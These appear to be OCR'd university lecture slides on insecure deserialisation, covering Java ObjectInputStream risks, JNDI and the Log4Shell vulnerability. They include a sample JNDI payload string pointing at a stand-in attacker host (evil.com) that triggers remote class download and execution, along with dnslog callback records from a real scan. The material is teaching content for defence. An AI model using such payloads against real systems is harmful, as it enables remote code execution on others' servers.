Software Security

Insecure Deserialisation


Erik Poll

Radboud Universiteit Nijmegen

(De)serialisation

Serialisation (aka marshalling aka pickling)

- turning a data structure or object into sequence of bytes or string



Deserialisation (aka unmarshalling aka unpickling)

- turning a sequence of bytes back into a data structure or object

Typically uses?

storing objects on disk, transferring objects over network

Deserialisation attacks in Java

Code to read Student objects from a file

```
FileInputStream fileIn = new FileInputStream("/tmp/students.ser")
ObjectInputStream objectIn = new ObjectInputStream(fileIn);
s = (Student) objectIn.readObject(); // deserialise and cast
```

- If file contains serialised Student objects, readObject will execute the deserialization code from Student.java

How would you attack this?

- If file contains other objects, readObject will execute the deserialisation code for that class
  So: attacker can execute deserialisation code for any class on the CLASSPATH

- If the object s is later discarded as garbage, eg because the cast fails, the garbage collector will invoke its finalize methods
  So: attacker can execute finalize method for any class on CLASSPATH

Deserialisation attacks in Java


Code to read Student objects from a file

```
FileInputStream fileIn = new FileInputStream("/tmp/students.ser")
ObjectInputStream objectIn = new ObjectInputStream(fileIn);
s = (Student) objectIn.readObject(); // deserialise and cast
```

Can't we only deserialise objects if they are Student objects?

- Subtle issue: only after the deserialisation do we know that type of object we deserialised ☹
- Countermeasure: Look-Ahead Java Deserialisation to white-list which classes are allowed to be deserialised

Log4J attack




```
OrgName:        Apple Inc.
OrgId:          APPLEC-1-Z
Address:        20400 Stevens Creek Blvd., City Center Bldg 3
City:           Cupertino
StateProv:      CA
PostalCode:     95014
Country:        US
RegDate:        2009-12-14
Updated:        2017-07-08
Ref:            https://rdap.arin.net/registry/entity/APPLEC-1-Z
```

DNS Query Record	IP Address	Created Time
[redacted].dnslog.cn	17.123.16.44	2021-12-11 00:12:00
[redacted].dnslog.cn	17.140.110.15	2021-12-11 00:12:00

Cas van Cooten, @chvancooten, https://twitter.com/chvancooten/status/1469340927923826691

JNDI (Java Naming and Directory Interface)

- Common interface to interact with a variety of naming and directory services, incl. LDAP, DNS and CORBA
- Naming service
  - associates names with values aka bindings
  - provides lookup and search operations of objects
- Directory service
  - special type of naming service for storing directory objects that can have attributes
- You can store Java objects in Naming or Directory service using
  - serialisation, ie. store byte representation of object
  - JNDI references, ie. tell where to fetch the object
    - rmi://server.com/reference
    - ldap://server.com/reference


  Another option is to let a JDNI reference point to a (remote) factory class to create the object.

The Log4J attack

1. Attacker provides some input that is a JDNI lookup pointing to their own server ${jndi:ldap://evil.com/ref}
2. If that user input is logged, Log4j will retrieve the corresponding object from the attacker's server
3. Attacker's server evil.com can reply with
   - a serialised object, which will be deserialised
   - a JNDI reference to another server hosting the class; JDNI looks up that reference, and downloads & executes class
4. Attacker's code runs on the victim's machine

Alternatively, attacker can abuse gadgets available on the ClassPath on the victim's machine.

Example data exfiltration using Log4J



https://news.sophos.com/en-us/2021/12/12/log4shell-hell-anatomy-of-an-exploit-outbreak/